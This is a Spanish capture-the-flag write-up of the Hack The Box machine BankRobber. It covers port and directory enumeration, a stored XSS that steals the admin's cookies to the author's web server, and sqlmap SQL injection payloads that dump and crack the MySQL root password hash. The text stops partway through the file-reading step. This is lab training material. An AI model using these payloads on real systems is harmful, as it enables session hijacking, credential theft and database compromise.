


Writeup CTF BankRobber de Hack The Box



El Hacker Ético



ÍNDICE



0- Introducción

BankRobber es un CTF de dificultad insane que podemos encontrar en la plataforma de HTB. Encontraré una vulnerabilidad XSS que puedo usar para filtrar la cookie del usuario administrador, dándome acceso a la sección de administración del sitio. A partir de ahí, usaré una inyección SQL para extraer el código fuente de una de las páginas de PHP que muestra que puede proporcionar ejecución de código, pero que solo se puede ejecutar desde localhost. Volveremos a utilizar la misma vulnerabilidad XSS para que el administrador envíe esa solicitud de BankRobber, devolviendo un Shell. Para acceder a SYSTEM, encontraré un binario ejecutándose como SYSTEM y escuchando solo en localhost. Haremos fuerza bruta a un pin de 4 dígitos y luego descubriré un desbordamiento de búfer simple que me permite sobrescribir una cadena que es la ruta al binario que se ejecuta posteriormente.

1- Enumeración

1.1. NMAP

Comenzamos realizando un escaneo rápido de los puertos que tiene abiertos la máquina víctima.

```
kali@kali ~/Desktop/HackTheBox/bankrobber sudo nmap -p- --open -vvv -Pn -n --min-rate 4000 10.10.10.154
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 13:31 EST
Initiating SYN Stealth Scan at 13:31
Scanning 10.10.10.154 [65535 ports]
Discovered open port 445/tcp on 10.10.10.154
Discovered open port 443/tcp on 10.10.10.154
Discovered open port 80/tcp on 10.10.10.154
Discovered open port 3306/tcp on 10.10.10.154
Completed SYN Stealth Scan at 13:31, 33.05s elapsed (65535 total ports)
Nmap scan report for 10.10.10.154
Host is up, received user-set (0.058s latency).
Scanned at 2022-12-08 13:31:26 EST for 33s
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack ttl 127
443/tcp  open  https        syn-ack ttl 127
445/tcp  open  microsoft-ds syn-ack ttl 127
3306/tcp open  mysql        syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 33.24 seconds
           Raw packets sent: 131091 (5.768MB) | Rcvd: 29 (1.276KB)
kali@kali ~/Desktop/HackTheBox/bankrobber
```

Tenemos 4 puertos TCP abiertos (80, 443, 445, 3306). Vamos a realizar un escaneo en profundidad de estos servicios.

```
kali@kali ~/Desktop/HackTheBox/bankrobber sudo nmap -p80,443,445,3306 -sVC -vv -Pn -n 10.10.10.154
```

```
80/tcp   open  http         syn-ack ttl 127 Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


```
443/tcp  open  ssl/http     syn-ack ttl 127 Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
|_http-title: E-coin
|_ssl-date: TLS randomness does not represent time
```

```
445/tcp  open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql        syn-ack ttl 127 MariaDB (unauthorized)
Service Info: Host: BANKROBBER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 26952/tcp): CLEAN (Timeout)
|   Check 2 (port 42550/tcp): CLEAN (Timeout)
|   Check 3 (port 52758/udp): CLEAN (Timeout)
|   Check 4 (port 55319/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| smb2-time:
|   date: 2022-12-08T18:34:37
|_  start_date: 2022-12-08T18:27:33
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```



Servicios abiertos:

- Puerto 80 -> Apache httpd 2.4.39
- Puerto 443 -> Apache httpd 2.4.39
- Puerto 445 -> Windows 7 - 10
- Puerto 3306 -> María DB ¿?


Existen 2 servicios Web, 80 y 443. Vamos a comenzar haciendo una enumeración del contenido.

1.2. Enumeración del sitio Web


PUERTO 80




PUERTO 443




Es una plataforma de transacciones con criptomonedas. Vamos a crear un usuario en la plataforma.



Iniciamos sesión y realizamos una transacción de criptomonedas.



Cuando transfiero fondos, aparece un mensaje emergente que dice que el administrador revisará la transacción.




1.3. Enumeración de directorios

Para a realizar la enumeración de directorios para ver si existe alguno que pueda ser interesante. Para ello, utilizaremos la herramienta Dirsearch.

```
kali@kali ~/Desktop/HackTheBox/bankrobber dirsearch -u "http://10.10.10.154" -i200,301

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.154/_22-12-08_14-13-41.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-12-08_14-13-41.log

Target: http://10.10.10.154/

[14:13:42] Starting:
[14:13:43] 301 -  333B  - /js  ->  http://10.10.10.154/js/
[14:13:51] 301 -  336B  - /ADMIN  ->  http://10.10.10.154/ADMIN/
[14:13:52] 301 -  336B  - /Admin  ->  http://10.10.10.154/Admin/
[14:13:59] 301 -  336B  - /admin  ->  http://10.10.10.154/admin/
[14:13:59] 200 -   40B  - /admin%20/
[14:13:59] 301 -  337B  - /admin.  ->  http://10.10.10.154/admin./
[14:14:00] 200 -   40B  - /admin/
[14:14:00] 200 -   40B  - /admin/?/login
[14:14:00] 200 -   40B  - /admin/index.php
[14:14:16] 301 -  334B  - /css  ->  http://10.10.10.154/css/
[14:14:22] 301 -  336B  - /fonts  ->  http://10.10.10.154/fonts/
[14:14:25] 301 -  334B  - /img  ->  http://10.10.10.154/img/
[14:14:25] 200 -    8KB - /index.php
[14:14:25] 200 -    8KB - /index.pHp
[14:14:25] 200 -    8KB - /index.php.
[14:14:25] 200 -    8KB - /index.php/login/
[14:14:27] 200 -    5KB - /js/
[14:14:43] 200 -    0B  - /register.php
[14:14:53] 301 -  335B  - /user  ->  http://10.10.10.154/user/
[14:14:53] 200 -   39B  - /user/
```


Existen dos directorios que pueden ser interesantes, /admin y /user. El directorio /user es donde el usuario inicia sesión en el sitio Web. Al visitar el directorio /admin, nos devuelve el siguiente mensaje.



You're not authorized to view this page

1.4. Petición de inicio de sesión

Capturamos la petición de inicio de sesión.

```
HTTP/1.1 302 Found
Date: Thu, 08 Dec 2022 19:28:14 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
X-Powered-By: PHP/7.3.4
Set-Cookie: id=3
Set-Cookie: username=ZWxoYWNrZXJldGljbw%3D%3D
Set-Cookie: password=cGFzc3dvcmQxMjM%3D
Location: user
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Tenemos 3 cookies, la id de usuario y el nombre y password cifrado en base64 y URL.

ZWxoYWNrZXJldGljbw%3D%3D	cGFzc3dvcmQxMjM%3D
ZWxoYWNrZXJldGljbw==	cGFzc3dvcmQxMjM=
elhackeretico	password123


2- XSS - Inicio de sesión de administrador

Recordamos el mensaje que decía que el administrador revisaría la transacción. Esto puede ser una posible inyección XSS porque hay un campo de comentarios que verá el administrador y, que si este no se ha desinfectado correctamente, se podría inyectar código javascript en su sesión de navegador.

Primero configure un servidor web Python simple en nuestro Kali.

```
kali@kali ~/Desktop/HackTheBox/bankrobber python3 -m http.server 8000
```

A continuación, escriba la siguiente línea de código en el campo de comentarios y haga clic en "TRANSFERIR E-COIN".



Volvemos a consultar nuestro servidor web, tenemos respuesta del objetivo.


```
kali@kali ~/Desktop/HackTheBox/bankrobber python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.154 - - [08/Dec/2022 15:46:08] code 404, message File not found
10.10.10.154 - - [08/Dec/2022 15:46:08] "GET /shell.php; HTTP/1.1" 404 -
10.10.10.154 - - [08/Dec/2022 15:46:35] code 404, message File not found
10.10.10.154 - - [08/Dec/2022 15:46:35] "GET /shell.php; HTTP/1.1" 404 -
```


Sabiendo esto, vamos a generar una carga útil adecuada que robe cookies cada vez que el administrador inicie sesión y luego las envíe a nuestro servidor web.

Después de unos minutos, recibimos una respuesta en nuestro servidor web con cookies.


```
kali@kali ~/Desktop/HackTheBox/bankrobber python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.154 - - [08/Dec/2022 16:02:08] "GET /?c=username=YWRtaW4%3D;%20password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D;%20id=1 HTTP/1.1" 200 -
```

Como vimos anteriormente, las cookies contenían el username y password cifrados en base64 y la id de usuario. Vamos a descifrar username y password.



Obtenemos las credenciales admin:Hopelessromantic.


Ahora cerraremos sesión como usuario y la abriremos como administrador con las credenciales encontradas.



Hemos iniciado sesión como administrador. Vamos a inspeccionar el panel de administración para buscar posibles formas de elevar privilegios.

3- SQLi – Panel de administración

Una vez que inicie sesión como administrador, veo que hay una lista de transacciones, una función de búsqueda de usuarios y un backdoorchecker.




Vamos a probar posibles inyecciones SQLi en el campo ID. Iniciamos Burp para capturar la petición POST.

```
POST /admin/search.php HTTP/1.1
Host: 10.10.10.154
Content-Length: 5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://10.10.10.154
Referer: http://10.10.10.154/admin/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: id=1; username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D
Connection: close

term=
```

A continuación guardamos esta petición en un archivo txt para poder utilizarlo con la herramienta SQLMap.

El siguiente paso será ejecutar sqlmap –r petición.txt para probar los posibles puntos de inyección:

```
kali@kali ~/Desktop/HackTheBox/bankrobber sqlmap -r peticion.txt
```



```
POST parameter 'term' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 60 HTTP(S) requests:
---
Parameter: term (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: term=' AND (SELECT 6301 FROM (SELECT(SLEEP(5)))VNYW) AND 'KRuh'='KRuh

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: term=' UNION ALL SELECT NULL,CONCAT(0x71706a6b71,0x6f47626354505a424948625a47625a5062666b62584a46616e4b6870536d614d74584444556f4370,0x71767a7671),NULL-- -
---
[11:54:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:54:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.154'
[11:54:29] [WARNING] your sqlmap version is outdated
```

Vamos a seguir haciendo pruebas. Verificamos el usuario que está ejecutando la aplicación Web en el servidor MySQL.

```
kali@kali ~/Desktop/HackTheBox/bankrobber sqlmap -r peticion.txt --current-user
```

```
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:56:20] [INFO] fetching current user
current user: 'root@localhost'
```

Somos usuario root, no deberíamos tener problemas para obtener el hash de la contraseña de este usuario.

```
kali@kali ~/Desktop/HackTheBox/bankrobber sqlmap -r peticion.txt --password
```

```
database management system users password hashes:
[*] pma [1]:
    password hash: NULL
[*] root [1]:
    password hash: *F435725A173757E57BD36B09048B8B610FF4D0C4
```


Utilizamos la herramienta en línea, crackstation, para descifrar el hash.

Hash	Type	Result
F435725A173757E57BD36B09048B8B610FF4D0C4	MySQL4.1+	Welkom1!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Obtenemos la contraseña Welkom1!

La máquina objetivo está ejecutando Windows, Apache y PHP, por lo que es probable que este ejecutando XAMPP. El directorio base de XAMPP es C:/xampp/htdocs.

Con sqlmap podemos leer los archivos contenidos en un directorio de la siguiente manera:

Buscaremos los siguientes archivos:

